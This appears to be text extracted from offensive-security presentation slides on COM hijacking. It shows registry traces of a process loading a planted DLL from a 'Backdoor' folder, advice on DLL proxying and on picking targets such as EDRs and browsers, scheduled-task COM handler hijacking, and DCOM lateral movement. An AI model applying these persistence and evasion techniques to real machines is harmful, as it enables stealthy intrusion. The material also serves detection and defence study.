
COM Server Loading

Process Name	Operation	Path	Result
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\HNetCfg.FwPolicy2\CLSID	NAME NOT FOUND
FirewallCheck.exe	RegOpenKey	HKCR\HNetCfg\FwPolicy2\CLSID	SUCCESS
FirewallCheck.exe	ReqQueryValue	HKCR\HNetCfg\FwPolicy2\CLSID\{Default}	SUCCESS
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32	NAME NOT FOUND
FirewallCheck.exe	RegOpenKey	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32	SUCCESS
FirewallCheck.exe	ReqQueryValue	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32\{Default}	SUCCESS
FirewallCheck.exe	Load Image	C:\Windows\System32\FirewallAPI.dll	SUCCESS


COM Server Loading

Process Name	Operation	Path	Result
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\HNetCfg.FwPolicy2\CLSID	NAME NOT FOUND
FirewallCheck.exe	RegOpenKey	HKCR\HNetCfg.FwPolicy2\CLSID	SUCCESS
FirewallCheck.exe	RegQueryValue	HKCR\HNetCfg.FwPolicy2\CLSID\N(Default)	SUCCESS
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32	NAME NOT FOUND
FirewallCheck.exe	RegOpenKey	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32	SUCCESS
FirewallCheck.exe	RegQueryValue	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32\N(Default)	SUCCESS
FirewallCheck.exe	Load Image	C:\Windows\System32\FirewallAPI.dll	SUCCESS


Hijacking the Registry




Hijacking the Registry



Hijacking the Registry



Demo Time!



Demo Time!

Process Name	Operation	Path	Result
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\HNetCfg.FwPolicy2\CLSID	NAME NOT FOUND
FirewallCheck.exe	RegOpenKey	HKCR\HNetCfg.FwPolicy2\CLSID	SUCCESS
FirewallCheck.exe	RegQueryValue	HKCR\HNetCfg.FwPolicy2\CLSID\{Default}	SUCCESS
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32	SUCCESS
FirewallCheck.exe	RegQueryValue	HKCU\Software\Classes\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32\{Default}	SUCCESS
FirewallCheck.exe	RegOpenKey	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32	SUCCESS
FirewallCheck.exe	RegQueryValue	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32\{Default}	SUCCESS
FirewallCheck.exe	Load Image	C:\Backdoor\FirewallAPI.dll	SUCCESS



Your PC ran into a problem and needs to restart.

- › Preserve the original DLL features ⇒ DLL proxy
- › Limit calls to the targeted process ⇒ Mutex

Which Process to Target?

1. Run regularly
 - > Builtin components
 - > Office suite
 - > Browsers
 - > VPN clients
 - > EDRs
2. Remain open for the whole session
3. Communicate with the Internet




Advanced COM Hijack

Hijacking other COM-related keys

Process Name	Operation	Path	Result
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\HNetCfg.FwPolicy2\CLSID	NAME NOT FOUND
FirewallCheck.exe	RegOpenKey	HKCR\HNetCfg.FwPolicy2\CLSID	SUCCESS

Process Name	Operation	Path	Result
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\TreatAs	NAME NOT FOUND
FirewallCheck.exe	RegOpenKey	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\TreatAs	NAME NOT FOUND



<https://www.221bluestreet.com/offensive-security/windows-components-object-model/com-hijacking-t1546.015>

Explorer.EXE	2612	RegOpenKey	HKCU\Software\Classes\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\1.1	NAME NOT FOUND
Explorer.EXE	2612	RegEnumKey	HKCR\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\1.1	SUCCESS
Explorer.EXE	2612	RegQueryKey	HKCR\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\1.1	SUCCESS
Explorer.EXE	2612	RegQueryKey	HKCR\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\1.1	SUCCESS

<https://cicada-8.medium.com/hijack-the-typelib-new-com-persistence-technique-32ae1d284661>

Scheduled Tasks

- > Don't stop at the registry!

```
PS C:\> schtasks /query /XML /TN "\Microsoft\Windows\BitLocker\BitLocker Encrypt All Drives"
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.6" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <SecurityDescriptor>D:P(A;;FRFX;;;AU)(A;;FA;;;SY)</SecurityDescriptor>
    <URI>\Microsoft\Windows\BitLocker\BitLocker Encrypt All Drives</URI>
  </RegistrationInfo>
  <Principals>
    <Principal id="Users">
      <GroupId>S-1-5-4</GroupId>
    </Principal>
  </Principals>
  <Settings>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <RunOnlyIfNetworkAvailable>true</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <UseUnifiedSchedulingEngine>true</UseUnifiedSchedulingEngine>
  </Settings>
  <Triggers>
    <WnfStateChangeTrigger>
      <StateName>7568BCA32B188341</StateName>
    </WnfStateChangeTrigger>
  </Triggers>
  <Actions>
    <ComHandler>
      <ClassId>{61BCD1B9-340C-40EC-9D41-D7F1C0632F05}</ClassId>
      <Data><![CDATA[BitLockerEncryptAllDrives]]></Data>
    </ComHandler>
  </Actions>
</Task>
```

<https://enigma0x3.net/2016/05/25/userland-persistence-with-scheduled-tasks-and-com-handler-hijacking>


Unusual File Extensions

- > Don't stop at .exe and .dll files!

```
> cat comClass.csv | cut -d ',' -f 3 | grep 'C:' | grep -v -i '\.dll\||\.exe' | sort -uf
"C:\Windows\System32\appwiz.cpl"
"C:\Windows\System32\bdapugin.ax"
"C:\Windows\System32\bthprops.cpl"
"C:\Windows\System32\dmview.ocx"
"C:\Windows\System32\hhctrl.ocx"
"C:\Windows\system32\intl.cpl"
"C:\Windows\System32\ksproxy.ax"
"C:\Windows\System32\kstvtune.ax"
"C:\Windows\System32\kswdmcap.ax"
"C:\Windows\System32\ksxbar.ax"
"C:\Windows\System32\Mpeg2Data.ax"
"C:\Windows\System32\mpg2splt.ax"
```

DCOM-Based Lateral Movement

Lateral Movement Scenario



Using a remote COM object?

- › DCOM = extension enabling COM to be used between two computers in a “transparent” way
- › Uses DCE/RPC protocol (TCP/135)

